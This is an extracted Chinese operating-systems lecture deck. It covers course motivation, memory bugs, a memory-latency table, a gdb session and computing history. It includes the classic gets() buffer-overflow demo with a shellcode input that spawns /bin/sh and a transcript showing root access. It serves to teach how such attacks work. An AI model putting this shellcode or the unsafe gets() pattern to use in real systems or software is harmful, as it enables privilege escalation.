
■ 功能转换：

- 上层是下层的抽象，
- 下层是上层的实现，为上层提供支撑环境！

不同计算机课程处于不同层次

必须将各层次关联起来解决问题

ISA是对硬件的抽象



宏观而言：学习操作系统有什么用？

■ 综合许多不同的课程

- 程序设计语言
- 数据结构
- 算法
- 计算机体系结构

■ 技能

- 概念和原理
- 源代码与实现

■ 操作系统是一个相对成熟的领域

- 绝大多数用户使用一小撮成熟的OS
- 切换OS的代价是巨大的！
- 搞一个新的OS很难“出头”

■ 操作系统也在不停的发展，满足各领域的需要

■ 操作系统很cool、很有用、并且很有挑战

- 高性能服务器其实是操作系统问题
- 资源管理是操作系统问题
- 安全是操作系统问题
- 智能设备需要新的OS
- Web浏览器逐渐变成操作系统问题

宏观而言：学习操作系统有什么用？

理论跟实际结合！

Abstraction Is Good But Don't Forget Reality

代码调试, Bug修复



更酷的Hacker




Yes

服务器端开发、性能优化



大型平台搭建和定制化



■ 这段代码有什么问题吗？

```
/* Echo Line */  
void echo()  
{  
    char buf[4];  
    gets(buf);  
    puts(buf);  
}
```

```
void call_echo() {  
    echo();  
}
```

上述代码最后生成bufdemo-nsp
的可执行程序

```
unix>./bufdemo-nsp  
Type a string:012345678901234567890123  
012345678901234567890123
```

```
unix>./bufdemo-nsp  
Type a string:0123456789012345678901234  
Segmentation Fault
```

■ hacker如何利用？

```
012345678901234567890123\x00\x06\x40\x00\x76\x08\x31\xc0\x88\x46\x07
\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40
\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```

精心构造的输入



```
$ whoami
user
$ ./bufdemo-nsp 0123456789012345678901234
Segmentation Fault
$ ./bufdemo-nsp
012345678901234567890123\x00\x06\x40\x00\x08\
x31\xc0\x88\x46\x07
\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\
x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\x
e8\xdc\xff\xff\xff/bin/sh
bash# whoami
Root
bash#
```



■ 分析汇编代码

echo:

00000000004006cf <echo>:

4006cf: 48 83 ec 18

4006d3: 48 89 e7

4006d6: e8 a5 ff ff ff

4006db: 48 89 e7

4006de: e8 3d fe ff ff

<puts@plt>

4006e3: 48 83 c4 18

4006e7: c3

sub \$0x18,%rsp

mov %rsp,%rdi

callq 400680 <gets>

mov %rsp,%rdi

callq 400520

add \$0x18,%rsp

retq

call_echo:

4006e8: 48 83 ec 08

4006ec: b8 00 00 00 00

4006f1: e8 d9 ff ff ff

4006f6: 48 83 c4 08

4006fa: c3

sub \$0x8,%rsp

mov \$0x0,%eax


callq 4006cf <echo>

add \$0x8,%rsp


retq

hacker攻击原理


进程地址空间



Before call to gets



After call to gets



execute shellcode

...	...	...	...
f3	8d	4e	08
8d	56	0c	cd
80	31	db	89
d8	40	cd	80
e8	dc	ff	ff
...	...	...	...



Memory Referencing Bug Example

```
typedef struct {  
    int a[2];  
    double d;  
} struct_t;  
  
double fun(int i) {  
    volatile struct_t s;  
    s.d = 3.14;  
    s.a[i] = 1073741824; /* Possibly out of bounds */  
    return s.d;  
}
```

fun(0) → 3.14
fun(1) → 3.14
fun(2) → 3.1399998664856
fun(3) → 2.00000061035156
fun(4) → 3.14
fun(6) → Segmentation fault


➤ Result is system specific


Memory Referencing Bug Example

```
typedef struct {  
    int a[2];  
    double d;  
} struct_t;
```

fun(0)	→	3.14
fun(1)	→	3.14
fun(2)	→	3.1399998664856
fun(3)	→	2.00000061035156
fun(4)	→	3.14
fun(6)	→	Segmentation fault

Explanation:





存储器示例




■ 靠CPU侧：SRAM + DRAM

TABLE I: Characteristics of Different Types of Memory

Category	Read Latency (<i>ns</i>)	Write Latency (<i>ns</i>)	Endurance (# of writes per bit)
SRAM	2-3	2-3	∞
DRAM	15	15	10^{18}
STT-RAM	5-30	10-100	10^{15}
PCM	50-70	150-220	10^8 - 10^{12}
Flash	25,000	200,000-500,000	10^5
HDD	3,000,000	3,000,000	∞

■ 内存管理、文件系统



内存地址问题？



```
(gdb) l
1      #include <stdio.h>
2
3      void foo() {
4          int i = 0;
5          printf("%d\n", i);
6      }
7
8      int main(int argc, char *argv[])
9      {
10         foo();
(gdb) break 5
Breakpoint 1 at 0x659: file test.c, line 5.
(gdb) r
Starting program: /home/yjs/tmp/a.out

Breakpoint 1, foo () at test.c:5
5          printf("%d\n", i);
(gdb) p i
$1 = 0
(gdb) p &i
$2 = (int *) 0x7fffffffef4cc
```

- 这个值对应多大的内存地址空间？
- 内存不够怎么办？
- 再运行一遍，地址会不会发生变化？



名称	代码量	应用现状	代码提交次数	核心代码贡献者
Hadoop	170余万行	10余万用户	12000次	800余人
Spark	18余万行	绝大多数大型公司都在使用	8471次	326人
Tensorflow	180余万行	广大开发者fork 67271次，Contributors达1631人	39616次	谷歌大脑团队
Keras	42754行	广大开发者fork 12535次，Contributors达718人，拥有超过 200,000 个人用户的 Keras 是除 TensorFlow 外被工业界和学术界最多使用的深度学习框架（且 Keras 往往与 TensorFlow 结合使用）	4728次	谷歌工程师 François Cholle



切入点 ?

分析策略 ?




学习方法 ?

- 课程设置与课程介绍
- 操作系统的目标、作用、功能
- 操作系统历史发展
- 操作系统基本结构
- 操作系统接口与系统调用


计算机发展历史



- 17世纪之前：算筹和算盘
- 1943年在图灵的鼓励下, Tommy Flowers设计研制成功第一台“巨人”计算机，专门用于破译德军Enigma密码。该设备包括了：1500个电子管，5个处理器并行工作，每个处理器每秒处理5000个字母。二战期间共有10台“巨人”在英军服役，平均每小时破译11份德军情报。电影《模仿游戏》。
- 1946年，(Electronic Numerical Integrator And Computer)，在美国宾夕法尼亚大学研制成功。其包括18000多个电子管，1500多个继电器，耗电150千瓦，重30吨，占地150平方米，运算速度5000次/秒左右。性能低，耗费巨大，但却是科学史上的一次划时代的创新，奠定了电子计算机的基础，宣告人类进入电子计算机时代。开发团队“莫尔小组”由四位科学家和工程师埃克特、莫克利、戈尔斯坦、博克斯组成，总工埃克特当时年仅24岁。





- 计算机硬件的发展
- 提高资源利用率
- 增强计算机系统性能



